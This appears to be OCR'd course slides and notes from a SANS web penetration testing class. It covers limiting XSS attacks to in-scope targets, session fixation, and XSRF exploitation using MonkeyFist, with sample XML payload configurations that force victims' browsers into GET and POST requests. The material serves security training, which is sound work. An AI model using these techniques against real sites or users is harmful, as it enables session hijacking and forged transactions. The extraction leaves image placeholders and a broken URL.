1. Inject XSS code
Target Browser
3. Run XSS... access some PHP page on pen tester's server
5. Look at response from server code. Run Attack... if browser in scope.

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGu

This second method uses logic on a server controlled by the pen-tester. This server then responds to a request from the attack script with the IP address it sees from the client.

This method is useful for limiting scope to a specific company.



3) Server-Side Code on Target Server

- Code is loaded onto victim server
  - PHP, ASP, CFM, etc.
- Injected content loads page
  - Via IFRAME
  - Server-side code determines client address


Pen Tester's Web Server
Target Web Server
3. PHP determines if browser IP address is in scope and, if so, delivers XSS attack
2. Access injected content... getting redirected to PHP page
Target Browser
Pen Tester
1. Inject PHP code... also inject web content to call PHP page via IFRAME
4. Run XSS... if target server delivered it

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 148

The third option is to use the same server type code as option two, but inject it onto an internal server first. This allows the code to determine the internal IP address, similarly to option one.

4) Server-Side Code on Pen Tester's Server


- Injected content loads attacks
  - <SCRIPT SRC>
  - References pen tester's server code
- Server code generates attack scripts... if victim is in scope


Pen Tester's Web Server
3. Server code determines if browser IP addr is in scope... if so, delivers XSS attack script
Target Web Server
2. Fetch page that refers to script on pen tester's site
Pen Tester
1. Inject content that refers to a script on pen tester's web server
4. Run XSS... if server provides it
Target Browser


The fourth option is to load the script from server code. This means that the server code, PHP, ASP or what ever, actually generates the client side code to deliver. The server code determines if the victim is within scope.

5) Pen Tester Infrastructure Configuration

- Injected content loads attack with <SCRIPT SRC>
- Infrastructure allows or blocks access
  - Web server configuration with HTACCESS
  - Infrastructure configuration - Firewall rule sets or web app firewall


F I R E W A L L
3. Server infrastructure determines if browser IP addr is in scope... if so, allows access to XSS attack script
Pen Tester's Web Server
Target Web Server
2. Fetch page that refers to script on pen tester's site
Pen Tester
1. Inject content that refers to a script on pen tester's web server
Target Browser
4. Run attack XSS... if server infrastructure allows access to it

The final option to discuss actually uses the infrastructure of the pen-tester to determine scope. Either our firewall or web server can determine if the request for the attack code is processed.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- ***Session Flaws***
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


Next we will discuss session flaws.



Session Flaws

- Session state is a key point within web applications
- Session flaws can allow for various attacks
  - Session hijacking from predictable session IDs
  - Session fixation which is covered next

Session state is a critical point within most applications. If we determine that flaws exist here, we are able to perform hijacking of a session.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - ***Session Fixation***
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Session fixation is a common attack vector against session state.




Session Fixation

- Session fixation allows for us to control a user's session ID
- The basic cause of the flaw is not changing the session ID after a user authenticates
- We provide a link to a user
  - The link includes the session ID
- When the user clicks and authenticates
  - We are able to use the session ID also

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 154

Session fixation allows us to control what session ID a user is assigned instead of attempting to predict it. The flaw is caused because the application assigns a session ID before authentication. Then when the user authenticates, the application continues to make use of the same session token. The attacker is then able to receive a session ID from an application and send it to the victim. When the victim clicks the link and authenticates, the attacker is able to then access the site using the same ID.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

• Exploitation
• Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
• Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
• Session Flaws
  - Session Fixation
  - ***XSRF***
  - MonkeyFist Exercise
• Putting It Together
  - Attack Scenario
  - Next Steps

The next flaw we will discuss exploiting is Cross-Site Request Forgery.



Attacking XSRF


- Exploiting XSRF involves creating web pages that hold the attack link
  - IMG or IFRAME tags are commonly used
- The attacker then needs to get the victim to view the page while they have an active session
- While creating this page sounds simple, typically we need to test multiple vulnerabilities

XSRF exploitation has always been a very manual process. Once the tester finds a flaw in the web application, they must build a web page that contains a link to the vulnerable transaction. This typically takes the form of an <img> or <iframe> tag but can use any HTML or script that will fire the link without user interaction.

The attacker then needs to get the victim to browse to the exploit page while they have an active session. During some tests this is done by tricking a client into browsing to the page, in others the tester will work with their point of contact to validate the page or will exercise the exploit themselves.

After the victim browses to the page, the tester then needs to go verify that the attack ran.

While the creation of this page sounds simple, keep in mind that the tester typically has to test multiple vulnerabilities.




MonkeyFist

- Nathan Hamiel created MonkeyFist to automate XSRF exploitation
  - http://hexsec.com/labs
- MonkeyFist is a python application that hosts XSRF exploits for testing
  - It includes a simple HTTP server
- It uses an XML file to configure the attacks
- Attacks are chosen based on the referer header
  - Multiple attack options are available

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 157

MonkeyFist by Nathan Hamiel is the answer to testing multiple XSRF flaws at once. It is a simple python application that hosts the XSRF exploit for the tester to use via the built-in HTTP server.

MonkeyFist is configured by simply creating an XML payload and as the victims are forced over to it, the referer header is used to determine which attack is run.



MonkeyFist Attack: GET/POST


```
<PAYLOAD n="1">
        <SITE l="www.target.tld">
                <METHOD>GET</METHOD>
                <TARGET>http://www.google.com/search?q=InGuardians
                </TARGET>
        </SITE>
</PAYLOAD>
<PAYLOAD n="2">
        <SITE l="www.sans.org">
                <METHOD>POST</METHOD>
                <TARGET>http://www.target.tld/update.php</TARGET>
                <HEADER>User-Agent</HEADER>
                <HEADVAL>Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
6.0)</HEADVAL>
                <POSTVAR>foo</POSTVAR>
                <POSTVAL>bar</POSTVAL>
                </SITE>
        </PAYLOAD>
```

Value of the Referer header
URL of the XSRF vulnerability
Variables used in the POST request

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 158

On this slide we have the payloads for a GET attack and a POST attack. As you can see, the Payload is assigned a number and then contains a site tag which holds the referer information related to this exploit. The target value is where we want to access within the exploit. For example, the first payload will cause the victim's browser to retrieve the search results from Google for the string "InGuardians".

In the second payload, the exploit will not only have the victim browse to the update.php file on target.tld, it will set the headers of the request to include a specific user-agent and a POST variable of **foo**.




MonkeyFist Attack: PAGE

- The PAGE option will attack the XSRF vulnerability
  - Then redirects to another page using a META Refresh

```
<PAYLOAD n="3">
        <SITE l="counterhack.net">
            <METHOD>PAGE</METHOD>
            <ATTACKTYPE>GET</ATTACKTYPE>

        <TARGET>http://inguardians.com/test.php</TARGET>

        <DESTINATION>http://www.youtube.com/  tch?v=T8VMO1Nkx
7Q</DESTINATION>
        </SITE>
```

Value of the Referer header
Will the generated page use GET or POST
Where to go after attacking

The PAGE attack is more subtle then the previous two. It sends a web page to the browser that first runs the transaction that is vulnerable and then uses a META REFRESH to send the victim to another site. In this example, it will first access the test.php file on inguardians.com and then refresh to a video of Ed Skoudis. This is great for testing since we can place a link somewhere that says "Check out this video" and when the user clicks it, they will see a *great* video, but first the XSRF flaw will be exploited.



